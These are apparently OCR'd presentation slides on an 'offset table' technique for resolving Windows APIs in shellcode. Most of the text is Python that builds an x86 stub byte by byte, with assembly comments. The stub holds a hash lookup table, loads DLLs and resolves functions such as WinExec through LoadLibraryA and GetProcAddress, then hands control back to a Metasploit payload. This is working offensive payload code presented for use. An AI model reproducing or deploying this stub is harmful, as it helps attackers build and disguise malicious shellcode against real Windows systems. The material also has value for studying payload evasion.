
Offset Table Approach




```
[876f8b31][XX][XX][a2a1de0][XX][XX][9dbd95a6][XX][XX]
```

```
b'RtlExitUserThread\x00ExitThread\x00kernel32\x00WinExec\x00GetVersion\x00ntdll\x00'
```

Offset Table Approach


DLL
API
[876f8b31][XX][XX][a2a1de0][XX][XX][9dbd95a6][XX][XX]
b'RtlExitUserThread\x00ExitThread\x00kernel32\x00WinExec\x00GetVersion\x00ntdll\x00'


Offset Table Approach



```
[876f8b31][XX][XX][a2a1de0][XX][XX][9dbd95a6][XX][XX]
```

```
b'RtlExitUserThread\x00ExitThread\x00kernel32\x00WinExec\x00GetVersion\x00ntdll\x00'
```

```
self.stub = b''
self.stub += b"\xe9"
self.stub += struct.pack("<I", len(self.lookup_table))

self.stub += self.lookup_table

table_offset = len(self.stub) - len(self.lookup_table)

self.stub += b"\x33\xC0"                            # XOR EAX,EAX                    ; clear eax
self.stub += b"\xE8\x00\x00\x00\x00"                # CALL $+5                       ; get PC
self.stub += b"\x5E"                                # POP ESI                        ; current EIP loc in ESI
self.stub += b"\x8B\x8E"                            # MOV ECX, DWORD PTR [ESI+XX]    ; MOV 1st Hash into ECX

# updated offset
updated_offset = 0xFFFFFFFF - len(self.stub) - table_offset + 14

# Check_hash
self.stub += struct.pack("<I", 0xffffffff-len(self.stub) - table_offset + 14)
self.stub += b"\x3B\x4C\x24\x24"                    # CMP ECX,DWORD PTR SS:[ESP+24] ; check if hash in lookup table
self.stub += b"\x74\x05"                            # JE SHORT 001C0191              ; if equal, jmp to found_a_match
self.stub += b"\x83\xC6\x06"                        # ADD ESI,6                      ; else increment to next hash
self.stub += b"\xEB\xEF"                            # JMP SHORT 001C0191             ; repeat
# FOUND_A_MATCH
self.stub += b'\x8B\x8E'                            # MOV ECX,DWORD PTR DS:[ESI-XX] ; mov DLL offset to ECX
self.stub += struct.pack("<I", updated_offset + 4)
self.stub += b"\x8A\xC1"                            # MOV AL,CL                      ; OFFSET in CL, mov to AL
# Get DLL and Call LLA for DLL Block
self.stub += b"\x8B\xCE"                            # MOV ECX,ESI                    ; mov offset to ecx
self.stub += b"\x03\xC8"                            # ADD ECX,EAX                    ; find DLL location
self.stub += b"\x81\xE9"                            # SUB ECX,XX                     ; normalize for ascii value
self.stub += struct.pack("<I", abs(updated_offset - 0xffffffff +3))
self.stub += b"\x51"                                # PUSH ECX                       ; push on stack for use
self.stub += b"\xFF\x13"                            # CALL DWORD PTR DS:[EBX]        ; Call KERNEL32.LoadLibraryA (DLL)
```




```
# Get API and Call GPA
self.stub += b"\x8B\xD0"                            # MOV EDX,EAX                    ; Save DLL Handle to EDX
self.stub += b"\x33\xC0"                            # XOR EAX,EAX                    ; Prep EAX for use
self.stub += b"\x8B\x8E"                            # MOV ECX,DWORD PTR DS:[ESI-XX]  ; Put API Offset in ECX
self.stub += struct.pack("<I", updated_offset + 4)
self.stub += b"\x8A\xC5"                            # MOV AL,CH                      ; mov API offset to ECX
self.stub += b"\x8B\xCE"                            # MOV ECX,ESI                    ; mov offset to ecx
self.stub += b"\x03\xC8"                            # ADD ECX,EAX                    ; find API location
self.stub += b"\x81\xE9"                            # SUB ECX,XX                     ; normalize for ascii value
self.stub += struct.pack("<I", abs(updated_offset - 0xffffffff + 4))
self.stub += b"\x51"                                # PUSH ECX                       ; Push API on the stack
self.stub += b"\x52"                                # PUSH EDX                       ; Push DLL handle on the stack
self.stub += b"\xFF\x55\x00"                        # CALL DWORD PTR DS:[EDX]        ; Call Getprocaddress(DLL.handle, API)
# Call API
self.stub += b"\x89\x44\x24\x1C"                    # MOV DWORD PTR SS:[ESP+1C],EAX  ; SAVE EAX for popad ends up in eax
self.stub += b"\x61"                                # POPAD                          ; Restore registers and call values
self.stub += b"\x5D"                                # POP EBP                        ; get return addr
self.stub += b"\x59"                                # POP ECX                        ; clear Hash API from msf caller
self.stub += b"\xFF\xD0"                            # CALL EAX                       ; call target API
# Recover
self.stub += b"\x55"                                # push ebp                       ; push return addr into msf caller
self.stub += b"\xe8\x00\x00\x00\x00"                # call $+5                       ; get pc
self.stub += b"\x5D"                                # POP EBP                        ; current EIP in EBP
self.stub += b"\x81\xED"                            # SUB EBP,XX                     ; To reset the location of the api call back
self.stub += struct.pack("<I", len(self.selected_payload)+ len(self.stub) -3)
self.stub += b"\xC3"                                # RETN                           ; return back into msf payload logic
```

The new workflow


[IAT Stub][Lookuptable][the actual payload logic]

The new workflow

